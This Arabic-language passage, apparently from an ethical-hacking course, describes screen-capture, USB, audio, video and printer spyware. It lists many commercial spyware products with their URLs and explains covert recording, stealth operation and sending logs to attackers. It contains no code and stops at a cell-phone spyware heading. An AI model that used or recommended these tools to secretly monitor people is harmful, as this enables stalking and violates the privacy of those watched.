
Screen capturing spyware هي برامج التي تسمح لك بمراقبة أنشطة الكمبيوتر أو أخذ لقطات **screenshot** من الكمبيوتر الذي تم تثبيت البرنامج عليه. هذا يأخذ لقطات من الكمبيوتر محلي أو البعيد على فترات زمنية محددة ويوفرهم إما على القرص المحلي في ملف مخفي للمراجعة في وقت لاحق أو يرسلها إلى أحد المهاجمين من خلال عنوان البريد الإلكتروني أو **FTP** المحدد مسبقا.

Screen capturing spyware ليس فقط قادراً على التقاط لقطات ولكن أيضا يلتقط ضغطات المفاتيح، نشاط الماوس ، عناوين المواقع على شبكة الإنترنت التي تمت زيارتها، وأنشطة الطابعة في الوقت الحقيقي. يمكن تثبيت هذا البرنامج أو البرامج على أجهزة الكمبيوتر المتصلة بالشبكة لرصد أنشطة جميع أجهزة الكمبيوتر على الشبكة في الوقت الحقيقي من خلال أخذ لقطات الشاشة. هذا يعمل في وضع الشبح (**stealth mode**) حتى تتمكن من رصد أنشطة أي شخص على الكمبيوتر دون علمهم.
مع هذه البرامج، يمكن للمستخدمين مراقبة كمبيوتر وتحديد أنشطة المستخدمين على الكمبيوتر لأنها تبحث في الكمبيوتر(**live**). يدار هذا البرنامج بشفافية في الخلفية. فإنه يأخذ لقطات لكل تطبيق على الكمبيوتر تم فتحه بحيث يمكن للمستخدمين التعرف على كل عمل على الكمبيوتر في الوقت الحقيقي.

Screen Capturing Spyware: SoftActivity TS Monitor

المصدر: http://www.softactivity.com

SoftActivity TS Monitor هو **terminal-server sessions** والذى يسجل لقطات لكل عمل المستخدم. فإنه يسمح لك بمراقبة أنشطة المستخدم البعيد على ملقم الترمنال (**Windows terminal server**) الخاص بك ومراقبة موظفيك الذين يعملون من المنزل أو المناطق عن بعد او من خلال رحلات العمل عبر **RDP**. هذا يمكن أيضا مراقبة ما يفعله المستخدمون على شبكة العميل، دون تركيب أي برنامج على شبكة الاتصال. يمكنه أيضا توثيق التغيرات على إعداد الخوادم عن طريق تسجيل الجلسات الإدارية البعيدة والمحلية. يمكن أيضا تأمين بيانات الشركات عن طريق منع سرقة المعلومات من قبل المطلعين. زيادة إنتاجية الموظفين وتحسين الأمن. هذا **terminal server monitoring software** تكون غير مرئية تماما للمستخدمين.



Screen Capturing Spyware: Other tools

Screen capturing spyware هو البرنامج الذي يسمح لك بمراقبة أنشطة الكمبيوتر لطفلك أو العاملين بها أو أخذ لقطات **Screenshot** للكل ولكل تطبيق تم فتحه على جهاز الكمبيوتر المثبت عليه البرنامج. وفيما يلي بعض من **Screen capturing spyware** على النحو التالي:

Desktop Spy available at http://www.spyarsenal.com
IcyScreen available at http://www.16software.com
Spector Pro available at http://www.spectorsoft.com
PC Tattletale available at http://www.pctattletale.com
Computer Screen Spy Monitor available at http://www.mysuperspy.com
PC Screen Spy Monitor available at http://ematrixsoft.com

Kahlown Screen Spy Monitor available at http://www.lesoftrejion.com
Guardbay Remote Computer Monitoring Software available at http://www.guardbay.com
HT Employee Monitor available at http://www.hidetools.com
Spy Employee Monitor available at http://www.spysw.com

USB Spyware

USB spyware هو برنامج أو برمجيات مصممة للتجسس على الكمبيوتر و تخفى في جهاز **USB** .**USB spyware** ينسخ ملفات التجسس من أجهزة **USB** إلى القرص الثابت دون أي طلب أو إعلام. هذا يعمل بطريقة خفية وبالتالي فإن مستخدمي الكمبيوتر لا يكون على بينة من وجود برامج التجسس على أجهزة الكمبيوتر الخاصة بهم.

يوفر**USB spyware** حلول متعدد الأوجه في محافظ اتصالات**USB spyware. USB** قادر على رصد نشاط أجهزة **USB** دون إنشاء فلاتر إضافية أو اجهزه (**device**) و غيرها، والتي قد تضر بهيكل النظام.

USB spyware يتيح لك التقاط وعرض وتسجيل و تحليل البيانات التي يتم نقلها بين أي جهاز **USB** متصلا بجهاز كمبيوتر والتطبيقات. وهذا يتيح العمل على تطوير برنامج تشغيل الجهاز أو الأجهزة، والذي يوفر منصة قوية للكود الفعال والاختبار والتحسين ويجعلها أداة عظيمة لتصحيح أخطاء البرمجيات.

فإنه يلتقط جميع الاتصالات بين جهاز USB ومضيفه وحفظها في ملف مخفي للمراجعة في وقت لاحق. يعرض سجل تفصيلي ملخصا لكل معاملات البيانات جنبا إلى جنب مع معلومات الدعم. يستخدم **USB spyware** قليلا من موارد النظام من الكمبيوتر المضيف. هذا يعمل مع الطابع الزمني الخاصة به لتسجيل جميع الأنشطة في تسلسل الاتصالات.


USB spyware لا يحتوي على **adware** أو **spyware**. وهي تعمل مع معظم الاصدارات الأخيرة من الويندوز.

- **USB spyware** ينسخ الملفات من أجهزة **USB** إلى القرص الثابت في خفية من دون أي طلب.
- يقوم بإنشاء ملف مخفي/مجلد مع التاريخ الحالي والبدا من عملية النسخ الخلفي (**background copies**).
- تتيح لك التقاط وعرض وتسجيل وتحليل البيانات المنقولة بين أي جهاز USB متصلا بجهاز كمبيوتر والتطبيقات.

USB Spyware: USBSpy

المصدر: http://www.everstrike.com

USBSpy تمكنك من التقاط وعرض وتسجيل وتحليل البيانات التي يتم نقلها بين أي جهاز **USB** متصلا بجهاز كمبيوتر والتطبيقات. وهذا يجعلها أداة عظيمة لتصحيح أخطاء البرمجيات، والعمل على تطوير برنامج تشغيل الجهاز أو الأجهزة، ويوفر منصة قوية لترميز فعال والاختبار والتحسين. يجعل حركة المرور **USB (USB Traffic)** يمكن الوصول إليها بسهولة لأغراض التحليل والتصحيح. يمكنه الفلترة حتى يقدم البيانات المطلوبة فقط. ذات واجهة يجعل تتبع الاتصالات بسهوله.



USB Spyware: Other tools

بعض من تطبيقات USB Spyware المتوفر في السوق كالاتى:

USB Monitor available at http://www.hhdsoftware.com
USB Grabber available at http://usbgrabber.sourceforge.net
USBTrace available at http://www.sysnucleus.com
USBDeview available at http://www.nirsoft.net
Advanced USB Port Monitor available at http://www.aggsoft.com
USB Monitor Pro available at http://www.usb-monitor.com
USB Activity Monitoring Software available at http://www.datadoctor.org
Stealth iBot Computer Spy available at http://www.brickhousesecurity.com
KeyCarbon USB Hardware Keylogger available at http://www.spywaredirect.net
USB 2GB Keylogger available at http://diij.com

Audio Spyware

Audio spyware هي برامج لمراقبة الصوت التي تم تصميمها لالتقاط الموجات الصوتية أو صوت على الكمبيوتر. يمكن تثبيت برامج التجسس على الكمبيوتر دون الحصول على إذن من مستخدم الكمبيوتر. يتم تثبيت برامج تجسس الصوت على الكمبيوتر بطريقة صامتة دون إرسال أي إشعار للمستخدم ويعمل في الخلفية لتسجيل مختلف الأصوات على الكمبيوتر سرا. استخدام برامج تجسس الصوت لا يتطلب أي امتيازات إدارية.

Audio spyware ترصد وتسجل مجموعة متنوعة من الأصوات على الكمبيوتر. يتم حفظ الأصوات المسجلة في ملف مخفي على القرص المحلي للاسترداد في وقت لاحق. وبالتالي، فان المهاجمين أو المستخدمين الضارين يستخدموا برامج تجسس الصوت هذه للتحري ورصد تسجيلات المحادثة، والمكالمات الهاتفية، والبث الإذاعي، والتي قد تحتوي على معلومات سرية.

Audio spyware قادر على التسجيل والتجسس على رسائل الدردشة الصوتية من مختلف تطبيقات الدردشة ذات الشعبية. مع برامج تجسس الصوت هذه يمكن للناس مشاهدة موظفيها أو الأطفال ومعرفة من يتواصلوا معهم.

Audio spyware يمكن استخدامها لمراقبة أجهزة الصوت الرقمية مثل مختلف الرسل، الميكروفونات، والهواتف المحمولة. فإنه يمكن تسجيل المحادثات الصوتية عن طريق التنصت ومراقبة جميع المكالمات الصادرة **ingoing** و، والرسائل النصية، الخ انها تسمح للرصد المكالمة الحية، ومراقبة الصوت، مسار **SMS**، تسجيل جميع المكالمات، وتتبع جي بي آر إس**GPRS**.

Audio Spyware: Spy Voice Recorder

المصدر: http://www.mysuperspy.com


Spy Voice Recorder هو برنامج تجسس الكمبيوتر الذي يسمح لك لرصد الصوت وتسجيل الصوت على النظام. فإنه يسجل بخفاء محادثات الدردشة على الانترنت المحرر في برامج المحادثة أو برامج الرسائل الفورية ذات شعبية بما في ذلك أنواع مختلفة من تطبيقات الأحاديث الصوتية المتاحة على شبكة الإنترنت مثل ***MSN Voice Chat***، ***Skype Voice Chat***، ***Yahoo! Messenger Voice chat***، ***ICQ Voice Chat***، ***QQ Voice Chat***، الخ. يمكن أيضا تسجيل الاصوات المتدفقة الأخرى من الإنترنت، ولعب الموسيقى وأصوات الميكروفون والسماعات، الخ.



Audio Spyware: Sound Snooper


المصدر: http://www.sound-snooper.com

Sound Snooper هو برنامج تجسس الذي يسمح لك بمراقبة الصوت، وتسجيلات الاصوات على النظام. يبدأ تسجيل الصوت بخفاء بمجرد اكتشاف أي من الأصوات ويتوقف تلقائيا عن التسجيل عندما يختفي الصوت. يمكنك استخدام هذه في تسجيل المحادثات، رصد المكالمات الهاتفية، سجلات البث الإذاعي والتجسس ورصد الموظف، وما إلى ذلك. يحتوي على أداة تنشيط تسجيل الصوت، ويدعم بطاقات صوت متعددة، ويخزن ملفات الصوت في أي نوع من أنواع ملفات الصوت، يرسل رسائل البريد الإلكتروني مع مرفقات عباره عن الملفات التي تم تسجيلها، ويدعم ويندوز.



Video Spyware


Video spyware هو برنامج للمراقبة الفيديو. مع هذا البرنامج، يمكنك تسجيل كل نشاط فيديو مع جدول زمني مبرمج. وهذا يمكن أن يتم تثبيتها على الكمبيوتر الهدف دون علم المستخدم. برامج تجسس الفيديو تعمل بشفافية في الخلفية، تقوم برصد وتسجيل الكاميرات ومحادثات الفيديو **IM** سرا. ميزة الوصول عن بعد لبرامج تجسس الفيديو تسمح للمهاجمين الاتصال بالنظام البعيد أو الهدف من أجل تفعيل التنبيهات والأجهزة الكهربائية ومشاهدة الصور المسجلة في أرشيف الفيديو أو حتى الحصول على صور حية من جميع الكاميرات المتصلة لهذا النظام باستخدام متصفح شبكة الإنترنت مثل انترنت اكسبلورر.



Video Spyware: Webcam Recorder

المصدر: http://webcamrecorder.com

Webcam Recorder هو برنامج لمراقبة الفيديو والذى يسمح لك لتسجيل أي شيء على الشاشة مثل الكاميرات التي تعمل على المتصفح الخاص بك، محادثات الدردشة بالفيديو، والمحتوى من مواقع الفيديو مثل يوتيوب، والعاب الفيديو على سطح المكتب.



Video Spyware: other tools

يتوفر العديد من برامج تجسس الفيديو في السوق للمراقبة الفيديو بسرية. حيث يمكن للمهاجم استخدام هذا البرامج للمراقبة سرا وتسجيل كاميرات الويب ومحادثات IM الفيديو. يمكن للمهاجمين استخدام برامج التجسس لمشاهدة الفيديو عن بعد كاميرات الويب من أجل الحصول على لقطات حية من الاتصالات السرية. مع مساعدة من هذه البرامج، يمكن المهاجمين من تسجيل وتشغيل أي شيء عرض على شاشة الضحية. وفيما يلي بعض من برامج تجسس الفيديو المستخدمة لهذه الأغراض على النحو التالي:


WebcamMagic available at http://www.robomagic.com
MyWebcam Broadcaster available at http://www.eyespyfx.com
Digi-Watcher available at http://www.digi-watcher.com
NET Video Spy available at http://www.sarbash.com
Eyeline Video Surveillance Software available at http://www.nchsoftware.com
Capturix VideoSpy available at http://www.capturix.com
WebCam Looker available at http://felenasoft.com
SecuritySpy available at http://www.bensoftware.com
iSpy available at http://www.ispyconnect.com

Print Spyware

يمكن للمهاجمين من مراقبة استخدام الطابعة للمنظمة الهدف عن بعد باستخدام برامج تجسس الطباعة. برامج تجسس الطباعة هي برمجيات لرصد استخدام الطابعات في المؤسسة. يوفر برامج تجسس الطابعات معلومات دقيقة عن أنشطة الطباعة للطابعات في المكتب أو الطابعات المحلية، مما يساعد في تحسين الطباعة، وتوفير التكاليف، الخ. فإنه يسجل جميع المعلومات المتعلقة بأنشطة الطابعة وحفظ المعلومات في سجلات مشفرة وإرسال ملف السجل لعنوان البريد الإلكتروني المحدد عبر الإنترنت. ويتكون التقرير السجل بالضبط من مهمة الطباعة مثل عدد الصفحات المطبوعة، عدد النسخ، والمحتوى المطبوع، والتاريخ والوقت الذي استغرق للقيام بالطباعة.

برامج تجسس الطباعة تقوم بتسجيل تقارير سجل في أشكال مختلفة لأغراض مختلفة مثل على شكل **web format** لإرسال التقارير إلى البريد الإلكتروني من خلال شبكة الإنترنت أو الإنترنت او على شكل مشفرة ومخبأة للتخزين على القرص المحلي.

تقارير السجل التي تم إنشاؤها سوف تساعد المهاجمين في تحليل أنشطة الطابعة. ويبين التقرير كيفية تسجيل العديد من الوثائق وطباعتها من قبل كل موظف أو محطة عمل، بجانب الفترة الزمنية. هذا يساعد في رصد استخدام الطابعة ويحدد أي من الموظفين يستخدموا الطابعة. هذا البرنامج يسمح أيضا في الحد من الوصول إلى الطابعة. تقارير السجل هذه تساعد المهاجمين من تعقب المعلومات حول الوثائق حساسة والسرية التي تم طباعتها.




Print Spyware: Printer Activity Monitor

المصدر: http://www.redline-software.com

Printer Activity Monitor هي واحدة من برامج تجسس الطباعة التي يمكن أن يتم استخدامها من قبل المهاجم لمراقبة استخدام الطابعة للمنظمة الهدف للحصول على معلومات حول المستندات المطبوعة. يسمح هذا التطبيق للمهاجمين لرصد وتدقيق الطابعات بحيث انه يمكن معرفة الوثائق التي تطبع على كل من الطابعات المختارة، عدد الصفحات المطبوعة، الخ.

يمكن المهاجمين تفعل الأشياء التالية مع مساعدة من **Printer Activity Monitor**:

1. تتبع بدقة مهام الطباعة.
2. رصد أعداد كبيرة من الطابعات في وقت واحد.
3. مراقبة الطابعات عن بعد.
4. إنشاء تقارير حول استخدام الطابعة.



Print Spyware: other tools

المهاجمين يمكنهم أيضا استخدام التطبيقات التالية لرصد الطابعة كبرامج تجسس الطابعة للحصول على معلومات حول استخدام الطابعة الهدف. هذا التطبيقات تساعد المهاجمين لتتبع استخدام الطابعة مثل محتوى الوثائق المطبوعة، ونسخ الرقم المطبوع وتاريخ والوقت الذي استغرقته الطباعة، وهلم جرا. وفيما يلي بعض برامج التجسس الطابعة على النحو التالي:

Print Monitor Pro available at http://www.spyarsenal.com
Accurate Printer Monitor available at http://www.aggsoft.com
Print Censor Professional available at http://usefulsoft.com
All-Spy Print available at http://www.all-spy.com
O&K Print Watch available at http://www.prnwatch.com
Print Job Monitor available at http://www.imonitorsoft.com

PrintTrak available at http://www.lygil.com
Printer Admin - Copier Tracking System available at http://www.printeradmin.com
Print Inspector available at http://www.softperfect.com
Print365 available at http://krawasoft.com


Telephone/Cell Phone Spyware

